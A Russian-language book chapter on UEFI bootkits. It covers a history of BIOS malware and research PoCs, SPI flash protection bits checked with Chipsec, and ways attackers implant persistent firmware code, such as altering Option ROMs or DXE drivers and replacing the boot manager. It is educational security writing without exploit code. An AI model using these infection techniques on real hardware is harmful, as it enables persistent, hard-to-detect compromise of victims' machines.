Переход современных ПК на прошивку UEFI, начавшийся с Microsoft Windows 7, стал первым шагом на пути изменения процесса загрузки и придания новой формы экологии буткитов. Методы, полагавшиеся на прежние прерывания BIOS для передачи управления вредоносному коду, устарели, поскольку такие структуры исчезли из систем, загружающихся через UEFI.

Технология безопасной загрузки Secure Boot полностью поменяла правила игры, поскольку стало невозможно напрямую модифицировать такие компоненты начального загрузчика, как *bootmgfw.efi* и *winload.efi*.

Теперь весь поток управления загрузкой доверенный и проверяется прошивкой при поддержке со стороны оборудования. Злоумышленники должны проникать глубже в прошивку, чтобы отыскать и эксплуатировать уязвимости BIOS и обойти средства обеспечения безопасности, встроенные в UEFI. В главе 16 мы кратко опишем современный ландшафт уязвимостей BIOS, но сначала в главе 15 поговорим об эволюции угроз со стороны руткитов и буткитов в свете атак на прошивку.

15

СОВРЕМЕННЫЕ UEFI-БУТКИТЫ

В наши дни редко встретишь новый инновационный руткит или буткит «на воле». Большинство угроз переместились в режим пользователя, потому что современные технологии защиты сделали старые руткиты и буткиты бесполезными. Такие технологии, как политика подписания кода режима ядра, PatchGuard, Virtual Secure Mode (VSM) и Device Guard, создают препятствия на пути модификации кода, работающего в режиме ядра, и поднимают планку сложности для разработки руткита.

Переход к системам на основе UEFI и распространение схемы безопасной загрузки изменили ландшафт, увеличив стоимость разработки буткитов и руткитов, работающих в режиме ядра. Как внедрение политики подписания кода режима ядра заставило разработчиков вредоносного ПО переходить на функциональность буткитов, а не пытаться и дальше развивать руткиты, чтобы обойти подписи, так и

недавние изменения побудили исследователей в области безопасности обратить взоры на прошивки BIOS.

С точки зрения атакующего, следующий логичный шаг к заражению системы – сместить точку заражения вниз по стеку, после того как код загрузки уже инициализирован, чтобы проникнуть в BIOS (см. рис. 15.1). Именно в BIOS начинается настройка оборудования, т. е. уровень прошивки BIOS – последний рубеж перед «железом».




Рис. 15.1. Разработка руткитов и буткитов в ответ на новации в области безопасности

Уровень закрепления в BIOS сильно отличается от всего, что мы обсуждали до сих пор. Импланты в прошивке могут выживать после переустановки операционной системы и даже после замены жесткого диска, а значит, заражение руткитов потенциально остается активным в течение всего срока службы зараженного оборудования.

В этой главе мы сосредоточимся на заражении прошивки UEFI буткитом, потому что на момент написания книги большая часть системных прошивок для платформ x86 основана на спецификации UEFI. Но прежде чем переходить к современным методам заражения прошивки UEFI, обсудим некоторые старые буткиты BIOS с исторической точки зрения.

Исторический обзор угроз BIOS

Вредоносное ПО, поражающее BIOS, всегда считалось сложным, а учитывая, как много в современных BIOS функций, которые вредонос должен поставить себе на службу или обойти, сегодня это актуальнее, чем когда бы то ни было. Атаки на BIOS имеют богатую историю и начались куда раньше, чем поставщики стали воспринимать это всерьез. Мы подробно рассмотрим два ранних примера таких атак, а затем перечислим основные характеристики угроз, обнаруженных после появления первой вредоносной программы, заражающей BIOS: WinCIH.

WinCIH, или первый вредонос, нацеленный на BIOS

Вирус WinCIH, он же «Чернобыль», – первая из ставших известными широкой рублике вредоносных программ, атаковавших BIOS. На-

писанный тайваньским студентом Чэнь Инхао, он был обнаружен в 1998 году и очень быстро распространился через пиратские программы. WinCIH заражал исполняемые файлы в Microsoft Windows 95 и 98. После выполнения зараженного файла вирус оставался в памяти и, подключившись к файловой системе, заражал другие программы в момент доступа к ним.

Благодаря такому методу WinCIH распространялся весьма эффективно, но самой разрушительной его частью была попытка перезаписать флеш-память в микросхемах BIOS на зараженной машине.

Разрушительная полезная нагрузка WinCIH должна была сработать в годовщину чернобыльской катастрофы, 26 апреля. Если флеш-память BIOS была успешно перезаписана, то машина не смогла бы загрузиться вплоть до восстановления оригинальной BIOS. В материалах к этой главе (*https://nostarch.com/rootkits/*) имеется ассемблерный код WinCIH в том виде, в котором он распространялся автором.

Примечание *Если вас интересует архитектура и обратная разработка унаследованных BIOS, рекомендуем книгу «BIOS Disassembly Ninjutsu Uncovered», написанную Дармаваном Маппатуту Салиханом (Darmawan Mappatutu Salihun), известным также как pinczakko. Электронный экземпляр книги можно бесплатно скачать из раздела автора на GitHub (https://github.com/pinczakko/BIOS-Disassembly-Ninjutsu-Uncovered).*

Mebromi

Следующая после WinCIH вредоносная программа, атаковавшая BIOS, «на воле» была обнаружена только в 2011 году. Это был BIOS-кит Mebromi, нацеленный на машины с унаследованной BIOS. К тому времени исследователи безопасности опубликовали идеи и доказательства правильности концепции атак против BIOS на различных конференциях и в онлайновых журналах. Большая часть этих идей с трудом поддавалась реализации в реальной жизни, но заражение BIOS рассматривалось как интересное теоретическое направление развития нацеленных угроз, которые должны были надолго закрепляться на машинах-жертвах.

Вместо того чтобы заняться реализацией этих теоретических подходов, Mebromi использовала заражение BIOS как простой способ постоянного заражения MBR на этапе загрузки системы. Mebromi была способна повторять заражение даже после восстановления оригинальной MBR, переустановки ОС или замены жесткого диска, поскольку зараженная BIOS оставалась на месте и вновь заражала всю систему.

На начальном этапе Mebromi использовала оригинальную программу обновления BIOS, чтобы доставить вредоносные обновления прошивки, конкретно для систем с BIOS производства компании Award, в то время одного из самых популярных поставщиков BIOS

(в 1998 году она была приобретена компанией Phoenix BIOS). На протяжении времени существования Mebrom было несколько мер защиты для предотвращения вредоносных обновлений BIOS. Как и WinCIH, Mebromi модифицировал обработчик прерывания управления системой (System Management Interrupt – SMI) в функции обновления BIOS, так чтобы он доставлял измененное вредоносное обновление. Поскольку тогда еще не практиковалось подписание прошивок, заражать было сравнительно легко; вы можете самостоятельно изучить этот классический вредонос, пользуясь ссылками на странице *https://nostarch.com/rootkits/*.

Примечание *Если вы хотите больше узнать о Mebromi, почитайте подробный анализ в статье Zhitao Zhou «A New BIOS Rootkit Spreads in China» (https://www.virusbulletin.com/virusbulletin/2011/10/new-bios-rootkit-spreads-china/).*

Краткий обзор других угроз и контрмер

Взгляните на хронологию обнаруженных «в поле» угроз BIOS и соответствующих действий исследователей в области безопасности. Как видно по рис. 15.2, самый активный период обнаружения руткитов и имплантов BIOS начался в 2013 году и продолжается по сей день.




Рис. 15.2. Хронология угроз BIOS

Чтобы вам было проще составить представление об эволюции буткитов BIOS, в табл. 15.1 мы привели сведения об угрозах в хронологическом порядке. В левом столбце описана эволюция доказательств правильности концепции, представленных исследователями для демонстрации существующих проблем, а в среднем столбце перечислены реальные образцы угроз BIOS, обнаруженных на воле. Наконец, в правом столбце приведены ссылки для дополнительного чтения.

Многие из этих угроз эксплуатируют обработчики SMI, отвечающие за интерфейс между оборудованием и ОС, и выполняются в режиме управления системой (SMM). В этой главе мы приведем краткое описание уязвимостей обработчиков SMI, наиболее часто используемых для заражения BIOS. А более полное обсуждение различных уязвимостей прошивки UEFI отложим до главы 16.

Таблица 15.1. *Хронология руткитов BIOS*

Эволюция PoC буткитов BIOS	Эволюция угроз со стороны буткитов BIOS	Дополнительные ресурсы
	WinCIH, 1998 Первая известная вредоносная программа, атаковавшая BIOS из ОС	
Руткит APCI, 2006 Первый руткит на основе ACPI (стандарт усовершенствованного интерфейса конфигурирования и управления питанием), представленный на конференции Black Hat Джоном Хисманом		«Implementing and Detecting an ACPI BIOS Rootkit», Black Hat 2006, *https://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Heasman.pdf*
Руткит PCI OptRom rootkit, 2007 **Первый руткит дополнительного ПЗУ (Option ROM) для PCI, представленный на конференции Black Hat Джоном Хисманом**		«Implementing and Detecting a PCI Rootkit», Black Hat 2007, *https://www.blackhat.com/presentations/bh-dc-07/Heasman/Paper/bh-dc-07-Heasman-WP*
Руткит IceLord, 2007 PoC буткита BIOS родом из Китая; двоичный код был выложен на форуме исследователя		
Руткит SMM, 2007 Первое известное PoC руткита SMM от Родриго Бранко, представленное на конференции H2HC в Бразилии		«System Management Mode Hack Using SMM for 'Other Purposes'» *http://phrack.org/issues/65/7.html*
Руткит SMM, 2008 Второе известное PoC руткита SMM, представленное на конференции Black Hat		«SMM Rootkits: A New Breed of OS Independent Malware», Black Hat 2008, *http://dl.acm.org/citation.cfm?id=1460892;* см. также *http://phrack.org/issues/65/7.html*
Латание BIOS, 2009 Несколько исследователей опубликовали статьи о модификации образа BIOS	**Computrace, 2009** Первый известный результат обратной разработки, опубликованный Аннибалом Сакко и Альфредо Ортега	«Deactivate the Rootkit», Black Hat 2009, *https://www.coresecurity.com/corelabs-research/publications/deactivate-rootkit/*
	Mebromi, 2011 Первый буткит BIOS, обнаруженный на воле. В Mebromi использовались идеи, похожие на IceLord	«Mebromi: The First BIOS Rootkit in the Wild», *https://www.webroot.com/blog/2011/09/13/mebromi-the-first-bios-rootkit-in-the-wild/*

Эволюция PoC буткитов BIOS	Эволюция угроз со стороны буткитов BIOS	Дополнительные ресурсы
Rakshasa, 2012 PoC закрепляющегося руткита BIOS, представленный на конференции Black Hat Джонатаном Броссардом		
DreamBoot, 2013 Первое публичное PoC буткита UEFI	**BadBIOS, 2013** Предположительно закрепляющийся в BIOS буткит. Сообщение Драгоса Руйю	«UEFI and Dreamboot», HiTB, 2013, *https://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Sebastien%20Kaczmarek%20-%20Dreamboot%20UEFI%20Bootkit.pdf* «Meet 'badBIOS,' the Mysterious Mac and PC Malware That Jumps Airgaps», *https://arstechnica.com/information-technology/2013/10/meet-badbios-the-mysterious-macand-pc-malware-that-jumps-airgaps/*
Резидентный буткит x86, 2013 PoC резидентного буткита на основе UEFI		«x86 Memory Bootkit», *https://github.com/AaLl86/retroware/tree/master/MemoryBootkit*
Обход Secure Boot из BIOS, 2013 Первое публичное сообщение об обходе технологии Secure Boot для Microsoft Windows 8		«A Tale of One Software Bypass of Windows 8 Secure Boot», Black Hat 2013, *http://c7zero.info/stuff/Windows8SecureBoot_Bulygin-Furtak-Bazhniuk_BHUSA2013.pdf*
Реализация и последствия скрытого потайного входа через жесткий диск, 2013 Йонас Заддар и др. продемонстрировали потайной вход в прошивке жесткого диска		«Implementation and implications of a stealth hard drive backdoor», Annual Computer Security Applications Conference (ACSAC) 2013, *http://www.syssec-project.eu/m/page-media/3/acsac13_zaddach.pdf*
Darth Venamis, 2014 Рафал Войчук и Кори Калленберг обнаружили уязвимость S3BootSript (VU#976132)	Опубликованы первые сообщения об импланте на основе SMM, предположительно созданном при поддержке государства	«VU#976132», *https://www .kb.cert.org/vuls/id/976132/*
Thunderstrike, 2014 Атака на устройства Apple с вредоносным дополнительным ПЗУ через порт Thunderbolt. Представлена на конференции 31C3 Траммелом Хадсоном		«Thunderstrike: EFI Bootkits for Apple MacBooks», *https://events.ccc.de/congress/2014/Fahrplan/events/6128.html*
LightEater, 2015 Руткит на основе UEFI, продемонстрировавший, как раскрыть секретную информацию из памяти прошивки. Представлен Кори Калленбергом и Зено Ковахом	**Hacking Team rkloader, 2015** Первый известный буткит прошивки UEFI коммерческого качества	

Эволюция PoC буткитов BIOS	Эволюция угроз со стороны буткитов BIOS	Дополнительные ресурсы
SmmBackdoor, 2015 Первое публичное PoC буткита прошивки UEFI, опубликованное вместе с исходным кодом на GitHub		«Building Reliable SMM Backdoor for UEFI-Based Platforms», *http://blog.cr4.sh/2015/07/buildingreliable-smm-backdoor-for-uefi.html*
Thunderstrike2, 2015 Демонстрация гибридного подхода с использованием эксплойтов Darth Venamis и Thunderstrike		«Thunderstrike 2: Sith Strike – A MacBook Firmware Worm», Black Hat 2015, *http://legbacore.com/Research_files/ts2-blackhat.pdf*
Memory Sinkhole, 2015 Уязвимость, найденная в расширенном программируемом контроллере прерываний (APIC), которая позволяла атаковать область памяти SMM, используемую ОС. Обнаружена Кристофером Домасом; злоумышленник мог эксплуатировать эту уязвимость для установки руткита		«The Memory Sinkhole», Black Hat 2015, *https://github.com/xoreaxeaxeax/sinkhole/*
Расширение привилегий от SMM до VMM, 2015 Группа исследователей из Intel представила PoC расширения привилегий от SMM до гипервизора и PoC компрометации областей памяти, защищенных VMM в MS Hyper-V и Xen		«Attacking Hypervisors via Firmware and Hardware», Black Hat 2015, *http://2015.zeronights.org/assets/files/10-Matrosov.pdf*
PeiBackdoor, 2016 Первое опубликованное для широкой публики PoC руткита UEFI, работающего на этапе загрузки, предшествующем инициализации EFI (PEI); исходный код выложен на GitHub	**Имплант, атакующий маршрутизатор Cisco, 2016** Сообщения об импланте для BIOS маршрутизатора Cisco, предположительно созданном при поддержке государства	«PeiBackdoor», *https://github.com/Cr4sh/PeiBackdoor/*
ThinkPwn, 2016 Уязвимость, чреватая расширением привилегий до SMM; первоначально обнаружена на компьютерах серии ThinkPad Дмитро Олексюком, он же Cr4sh		«Exploring and Exploiting Lenovo Firmware Secrets», *http://blog.cr4.sh/2016/06/exploring-and-exploiting-lenovo.html*
	Имплант, атакующий MacBook, 2017 Сообщения об импланте UEFI, атакующем ноутбуки Apple, предположительно созданном при поддержке государства	
	Имплант Lojax, 2018 Руткит UEFI, обнаруженный на воле исследователями из ESET	«LOJAX», *https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf*

Прошивка BIOS всегда была трудной мишенью для исследователей – как из-за недостатка информации, так и в силу трудности модификации или оснащения BIOS дополнительным кодом, исполняемым в процессе загрузки. Но начиная с 2013 года мы стали свидетелями значительных усилий, прилагаемых исследовательским сообществом к поиску новых эксплойтов и демонстрации слабостей и атак на недавно внедренные средства безопасности, в т. ч. безопасную загрузку.

Глядя на эволюцию реальных вредоносных программ, атакующих BIOS, можно заметить, что очень немногие доказательства правильности концепции (PoC) стали основой для имплантов прошивок, а большинство использовались для направленных атак. Мы сосредоточимся на подходах к заражению BIOS руткитом, способным пережить не только перезагрузку операционной системы, но и любые изменения оборудования (кроме материнской платы) благодаря заражению флеш-памяти BIOS. В СМИ неоднократно сообщалось об имплантах UEFI, имеющихся в распоряжении государственных органов, а это позволяет предположить, что технически такие импланты возможны и существовали уже давно.

У любого оборудования есть прошивка

Прежде чем углубляться в специфику руткитов и буткитов UEFI, сделаем небольшое отступление в сторону современного оборудования x86 и способов хранения внутри него микропрограммного обеспечения – прошивки. В настоящее время все оборудование имеет ту или иную прошивку; даже у аккумуляторов ноутбуков есть прошивка, которую операционная система обновляет, чтобы добиться более точного измерения параметров и характеристик использования батарей.

Примечание *Впервые на батареи ноутбуков обратил внимание Чарли Миллер. На конференции Black Hat 2011 года он выступил с презентацией «Battery Firmware Hacking» (https://media.blackhat.com/bh-us-11/Miller/BH_US_11_Miller_Battery_ Firmware_Public_Slides.pdf).*

Любая прошивка – это место, где злоумышленник может хранить и выполнять код, поэтому открываются возможности для имплантирования вредоносной программы. В большинстве современных настольных компьютеров и ноутбуков имеются следующие прошивки:

- прошивка UEFI (BIOS);
- прошивка механизма средств управления (например, Intel ME);
- прошивка жесткого диска (HDD/SSD);
- прошивки периферийных устройств (например, сетевых адаптеров);
- прошивка графической карты (GPU).

Несмотря на кажущееся изобилие векторов атаки, киберпреступники редко выбирают прошивки в качестве мишени, поскольку предпочитают атаковать широкий круг жертв. А так как прошивки сильно зависят от системы, большинство известных случаев компрометации были направленными атаками, а не доказательствами правильности концепции.

Например, первый имплант прошивки жесткого диска был найден на воле сотрудниками компании Kaspersky Lab в начале 2015 года. Kaspersky Lab присвоила создателям этой вредоносной программы название *Equation Group* и классифицировала их как группу с государственной поддержкой.

Согласно Kaspersky Lab, обнаруженный ими вредонос был способен заражать конкретные модели дисков, в т. ч. широко распространенные. Ни в одном случае не предъявлялось требований к аутентификации обновлений прошивки, что и сделало атаку возможной.

В этой атаке модуль заражения диска *nls933w.dll*, названный Kaspersky *Trojan.Win32.EquationDrug.c*, доставлял модифицированную прошивку через интерфейс команд связи с устройством хранения типа *Advanced Technology Attachment* (*ATA*). Доступ к командам ATA позволял злоумышленникам перепрограммировать или обновлять прошивку HDD/SSD, защищенную лишь слабой верификацией или аутентификацией. Такой имплант прошивки мог подделывать сектора диска на микропрограммном уровне или модифицировать потоки данных, перехватывая запросы чтения-записи, например, чтобы изменить MBR. Импланты прошивки жесткого диска находятся на очень низком уровне стека ПО, поэтому обнаружить их чрезвычайно трудно.

Вредоносные программы, нацеленные на прошивки, обычно устанавливают импланты путем перепрошивки флеш-памяти в ходе обычного процесса обновления ОС. Это означает, что они представляют угрозу преимущественно тем дискам, которые не поддерживают аутентификацию обновлений прошивки, а просто копируют новую прошивку без проверки. В следующих разделах мы будем говорить главным образом о руткитах и имплантах на основе UEFI, однако полезно знать, что BIOS – не единственное место, которому угрожают импланты прошивок.

Уязвимости прошивки UEFI

В сети нет недостатка в обсуждениях и примерах различных видов уязвимостей в современных операционных системах, но обсуждения уязвимостей прошивки UEFI встречаются гораздо реже. Ниже приведен перечень связанных с руткитами уязвимостей, обнаруженных за последние несколько лет. Большинство из них – повреждения памяти и уязвимости типа SMM Callout, которые могут привести к выполнению произвольного кода в режиме SMM. Злоумышленник может воспользоваться такими уязвимостями, чтобы обойти защиту BIOS и произвести произвольные операции чтения или записи во флеш-па-

мять SPI. Подробнее мы рассмотрим этот вопрос в главе 16, но уже сейчас приведем два примера.

- **ThinkPwn (LEN-8324).** Выполнение произвольного кода в режиме SMM, распространяется на BIOS нескольких производителей. Эта уязвимость позволяет атакующему отключить защиту флеш-памяти от записи и изменить платформенную прошивку.
- **Aptiocalypsis (INTEL-SA-00057).** Выполнение произвольного кода в режиме SMM для прошивок AMI. Позволяет атакующему отключить защиту флеш-памяти от записи и изменить платформенную прошивку.

Обе уязвимости дают злоумышленнику возможность установить постоянные руткиты или импланты в оборудование жертвы. Многие уязвимости такого рода опираются на возможность обойти биты защиты памяти или отключить их и сделать неэффективными.

Неэффективность битов защиты памяти

Технологии защиты флеш-памяти SPI от произвольной записи в большинстве своем основаны на *битах защиты памяти*, довольно старом механизме защиты, введенном Intel еще десять лет назад. Биты защиты памяти – единственный вид защиты, доступный для дешевого оборудования на базе UEFI, представленного на рынке интернета вещей (IoT). Уязвимость, позволяющая злоумышленникам получать привилегии для доступа к SMM и выполнять произвольный код, открывает возможность изменять эти биты. Рассмотрим их более пристально.

- **BIOSWE** – бит разрешения записи в BIOS (BIOS Write Enable), обычно инициализируется нулем и делается равным 1 в режиме SMM, чтобы аутентифицировать прошивку или разрешить обновление.
- **BLE** – бит разрешения блокировки BIOS (BIOS Lock Enabled), который по умолчанию должен быть равен 1, чтобы защитить от произвольной модификации областей флеш-памяти SPI. Этот бит может быть изменен злоумышленником, получившим привилегии SMM.
- **SMM_BWP** – бит защиты записи BIOS в режиме SMM (SMM BIOS Write Protection) должен быть равен 1, чтобы защитить флеш-память SPI от записи не в режиме SMM. В 2015 году Кори Калленберг и Рафал Войчук обнаружили уязвимость из-за состояния гонки (VU#766164): очистка этого бита может привести к очистке бита BLE.
- **PRx** – защищенные диапазоны SPI (SPI Protected Ranges) (регистры PR0–PR5) не защищают от модификации всю область BIOS, а позволяют гибко конфигурировать определенные участки с помощью политики чтения или записи. Регистры PR защищены

от произвольных изменений в режиме SMM. Если все биты защиты установлены и регистры PR сконфигурированы правильно, то злоумышленнику будет чрезвычайно трудно модифицировать флеш-память SPI.

Эти биты защиты устанавливаются на этапе DXE, рассмотренном в главе 14. Интересующиеся читатели могут найти пример кода, выполняемого на этапе инициализации платформы, в репозитории Intel EDK2 на GitHub.

Проверки битов защиты

Чтобы проверить, включены ли и эффективны ли биты защиты BIOS, мы можем воспользоваться платформой оценки безопасности с открытым исходным кодом *Chipsec*, разработанной Центром передовых технологий безопасности Intel (сейчас он называется отделом безопасности и контроля качества продукции, Intel Product Assurance and Security, IPAS).

С точки зрения компьютерно-технической экспертизы мы будем рассматривать Chipsec в главе 19, а сейчас просто остановимся на модуле `bios_wp` (*https://github.com/chipsec/chipsec/blob/master/chipsec/modules/common/bios_wp.py*), который проверяет, что биты защиты правильно сконфигурированы и действительно защищают BIOS. Модуль `bios_wp` читает актуальные значения битов защиты и выводит состояние защиты флеш-памяти SPI, выдавая предупреждение, если что-то не так.

Чтобы воспользоваться модулем `bios_wp`, установите Chipsec и выполните команду:

```
chipsec_main.py -m common.bios_wp
```

Для примера мы проверили таким образом уязвимую платформу на базе мини-компьютера MSI Cubi2 с процессором Intel седьмого поколения на материнской плате – сравнительно новое оборудование на момент написания книги. Результат проверки приведен в листинге 15.1. Прошивка UEFI Cubi2 основана на программном обеспечении AMI.

Листинг 15.1. *Результат работы модуля* `common.bios_wp`*, входящего в Chipsec*

```
[x][ ============================================================
[x][ Module: BIOS Region Write Protection
[x][ ============================================================
[*] BC = 0x00000A88 << BIOS Control (b:d.f 00:31.5 + 0xDC)
[00] BIOSWE               = 0 << BIOS Write Enable
❶ [01] BLE                  = 0 << BIOS Lock Enable
[02] SRC                  = 2 << SPI Read Configuration
[04] TSS                  = 0 << Top Swap Status
❷ [05] SMM_BWP              = 0 << SMM BIOS Write Protection
```

```
[06] BBS                  = 0 << Boot BIOS Strap
[07] BILD                 = 1 << BIOS Interface Lock Down
[-] BIOS region write protection is disabled!
[*] BIOS Region: Base = 0x00A00000, Limit = 0x00FFFFFF
SPI Protected Ranges
------------------------------------------------------------
❸ PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (88)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (8C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (90)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (94)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] None of the SPI protected ranges write-protect BIOS region

[!] BIOS should enable all available SMM based write protection
mechanisms or configure SPI protected ranges to protect the entire
BIOS region
[-] FAILED: BIOS is NOT protected completely
```

Результат показывает, что бит `BLE` ❶ не поднят, т. е. злоумышленник может изменить область флеш-памяти BIOS в микросхеме SPI прямо из режима ядра обычной ОС. Кроме того, бит `SMM_BWP` ❷ и регистры `PRx` ❸ вообще не используются, т. е. флеш-память SPI на этой платформе никак не защищена.

Если обновления BIOS для платформы, проверенной в листинге 15.1, не подписаны или производитель оборудования не аутентифицирует их должным образом, то атакующий сможет легко изменить прошивку с помощью вредоносного обновления BIOS. Это может показаться из ряда вон выходящим случаем, но на самом деле такие простые ошибки встречаются довольно часто. Причины разнятся: одни поставщики просто не думают о безопасности, другие знают о проблемах, но не хотят разрабатывать сложные схемы обновления для дешевого оборудования. Теперь рассмотрим еще несколько способов заражения BIOS.

Способы заражения BIOS

В главе 14 мы рассмотрели сложный и многогранный процесс загрузки через UEFI. Сейчас для нас важен следующий урок, вынесенный из этого обсуждения: до того момента, как прошивка UEFI передает управление загрузчику операционной системы и ОС начинает загружаться, существует немало мест, где атакующий может укрыться или заразить систему.

На самом деле современная прошивка UEFI все больше напоминает полноценную операционную систему. У нее есть собственный сетевой стек и планировщик задач, и она может напрямую взаимодействовать с физическими устройствами за рамками процесса загрузки –

например, многие устройства взаимодействуют с ОС посредством DXE-драйверов в UEFI. На рис. 15.3 показано, как может выглядеть заражение прошивки на разных этапах загрузки.




Рис. 15.3. Процесс загрузки прошивки UEFI с указанием векторов атаки

Со временем исследователи безопасности выявили много уязвимостей, позволяющих злоумышленнику модифицировать процесс загрузки путем внедрения дополнительного вредоносного кода. На сегодняшний день большая их часть исправлена, но некоторые виды оборудования – даже нового – все еще могут содержать старые уязвимости. Ниже перечислены различные способы заразить прошивку UEFI постоянным руткитом или имплантом.

- **Модификация неподписанного дополнительного ПЗУ UEFI.** Злоумышленник может изменить DXE-драйвер UEFI в некоторых платах расширения (для сети, запоминающих устройств и т. д.), чтобы открыть возможность для выполнения вредоносного кода на этапе DXE.
- **Добавление или изменение DXE-драйвера.** Злоумышленник может изменить существующий DXE-драйвер или добавить вредоносные DXE-драйверы в образ прошивки UEFI. В результате добавленный или измененный DXE-драйвер будет выполнен на этапе DXE.
- **Замена диспетчера загрузки Windows (резервный начальный загрузчик).** Злоумышленник может заменить диспетчер загрузки (резервный начальный загрузчик) в системном разделе EFI (ESP) жесткого диска (*ESP\EFI\Microsoft\Boot\bootmgfw.efi* или *ESP\EFI\BOOT\bootx64.efi*), чтобы перехватить контроль

над выполнением кода в точке, где прошивка UEFI передает управление начальному загрузчику ОС.

- **Добавление нового начального загрузчика (*bootkit.efi*).** Злоумышленник может добавить еще один начальный загрузчик в список имеющихся, изменив переменные EFI `BootOrder/Boot####`, которые определяют порядок начальных загрузчиков ОС.

Из этих методов наиболее интересны в контексте данной главы первые два, поскольку они выполняют вредоносный код на этапе DXE; их мы и рассмотрим более подробно. Последние два метода, хотя и относящиеся к процессу загрузки через UEFI, связаны с атакой на начальные загрузчики ОС, в этом случае вредоносный код осуществляется после выполнения прошивки UEFI, так что обсуждать их здесь мы не станем.

Модификация дополнительного ПЗУ неподписанной UEFI

Дополнительное ПЗУ (Option ROM) – это код x86 (хранящийся в ПЗУ) в прошивке платы расширения PCI/PCIe, являющейся частью PCI-совместимого устройства. Дополнительное ПЗУ загружается, конфигурируется и выполняется во время процесса загрузки. Джон Хисман первым показал, что дополнительное ПЗУ может являться точкой входа для заражения скрытым руткитом; это было на конференции Black Hat в 2007 году (см. табл. 15.1). Затем в 2012 году хакер, известный как Snare, придумал несколько методов заражения ноутбуков Apple, в т. ч. через дополнительные ПЗУ (*http://ho.ax/downloads/De_Mysteriis_Dom_Jobsivs_Black_Hat_Slides.pdf*). На конференции Black Hat 2015 Тэммел Хадсон, Зено Ковах и Кори Калленберг продемонстрировали атаку *Thunderstrike*, которая внедряла в Ethernet-адаптер Apple Thunderbolt модифицированную прошивку, загружавшую вредоносный код (*https://www.blackhat.com/docs/us-15/materials/us-15-Hudson-Thunderstrike-2-Sith-Strike.pdf*).

Дополнительное ПЗУ содержит PE-образ DXE-драйвера для устройства на шине PCI. В комплекте средств разработки Intel EDK2 с открытым исходным кодом (*https://github.com/tianocore/edk2/*) можно найти код, загружающий эти DXE-драйверы, а в нем реализацию загрузчика дополнительного ПЗУ в файле *PciOptionRomSupport.h* из папки *PciBusDxe*. В листинге 15.2 показана функция `LoadOpRomImage()` из этого кода.

Листинг 15.2. *Функция* `LoadOpRomImage()` *из EDK2*

```
EFI_STATUS LoadOpRomImage (
    ❶ IN PCI_IO_DEVICE *PciDevice,  // экземпляр PCI-устройства
    ❷ IN UINT64 RomBase             // адрес дополнительного ПЗУ
);
```

Мы видим, что функция `LoadOpRomImage()` принимает два параметра: указатель на экземпляр PCI-устройства ❶ и адрес образа дополнительного ПЗУ ❷. Отсюда можно заключить, что эта функция отображает образ ПЗУ в память и подготавливает его к выполнению. Следующая функция, `ProcessOpRomImage()`, показана в листинге 15.3.

Листинг 15.3. *Функция* `ProcessOpRomImage()` *из EDK2*

```
EFI_STATUS ProcessOpRomImage (
     IN PCI_IO_DEVICE *PciDevice   // экземпляр PCI-устройства
);
```

Функция `ProcessOpRomImage()` отвечает за запуск процесса выполнения конкретного драйвера устройства, содержащегося в дополнительном ПЗУ. Авторы атаки Thunderstrike, в которой точкой входа является дополнительное ПЗУ, модифицировали Ethernet-адаптер Thunderbolt, так чтобы он допускал подключение внешних периферийных устройств. Этот адаптер, разработанный совместно Apple и Intel, основан на микросхеме GN2033 и предоставляет интерфейс Thunderbolt. В разобранном виде Ethernet-адаптер Thunderbolt, почти такой же, как использованный в эксплойте Thunderstrike, показан на рис. 15.4.




Рис. 15.4. Разобранный Ethernet-адаптер Apple Thunderbolt

Конкретно Thunderstrike загружал оригинальный драйвер дополнительного ПЗУ с добавленным кодом, который затем исполнялся, потому что прошивка не аутентифицировала драйвер в процессе загрузки (эта атака была продемонстрирована на компьютерах Apple Macbook, но применима и к другому оборудованию). Apple исправила проблему в своем оборудовании, но многие другие производители, возможно, все еще уязвимы к атакам такого типа.

Многие уязвимости BIOS, перечисленные в табл. 15.1, исправлены в современном оборудовании и операционных системах, в частности последних версиях Windows, где безопасная загрузка включена по умолчанию, если поддерживается оборудованием и прошивкой. Мы подробнее обсудим подходы к реализации и слабые места безопасной загрузки в главе 17, а пока скажем лишь, что любая загружаемая прошивка или драйвер расширения без достаточно серьезной аутентификации может представлять проблему с точки зрения безопасности.

На современном оборудовании уровня предприятия сторонние дополнительные ПЗУ обычно по умолчанию блокируются, но их можно включить в интерфейсе управления BIOS, показанном на рис. 15.5.




Рис. 15.5. Блокирование сторонних дополнительных ПЗУ в интерфейсе управления BIOS

После обнародования PoC Thunderstrike некоторые производители, включая Apple, стали более агрессивно блокировать все неподписанные или сторонние дополнительные ПЗУ. Мы полагаем, что это правильно: обстоятельства, при которых нужно загрузить стороннее дополнительное ПЗУ, возникают редко, а блокировка всех дополнительных ПЗУ в сторонних устройствах значительно снижает риски безопасности. Если вы используете расширения периферийных устройств с дополнительными ПЗУ на плате, лучше покупайте их у самого производителя устройства, риск приобретения из неизвестного источника не окупается.

Добавление или модификация DXE-драйвера

Теперь рассмотрим вторую атаку из нашего списка: добавление или модификацию DXE-драйвера, входящего в образ прошивки UEFI. По сути своей эта атака довольно проста: изменив легитимный DXE-драйвер в прошивке, злоумышленник может внедрить вредоносный код, который будет выполнен в предзагрузочном окружении, на этапе DXE. Однако самой интересной (и, наверное, самой сложной) частью этой атаки является добавление или модификация DXE-драйвера, для чего необходима хитроумная цепочка эксплуатаций уязвимостей в прошивке UEFI, операционной системе и пользовательских приложениях.

Один из способов модифицировать DXE-драйвер в образе прошивки UEFI состоит в том, чтобы обойти биты защиты флеш-памяти SPI, о которых мы говорили ранее в этой главе, воспользовавшись уязвимостью расширения привилегий. Расширенные привилегии позволят злоумышленнику отключить защиту флеш-памяти SPI, сбросив соответствующие биты.

Еще один способ – эксплуатировать уязвимость в процессе обновления BIOS, которая позволяет злоумышленнику обойти аутентифи-

кацию обновления и записать вредоносный код во флеш-память SPI. Рассмотрим, как эти подходы применяются для заражения BIOS вредоносным кодом.

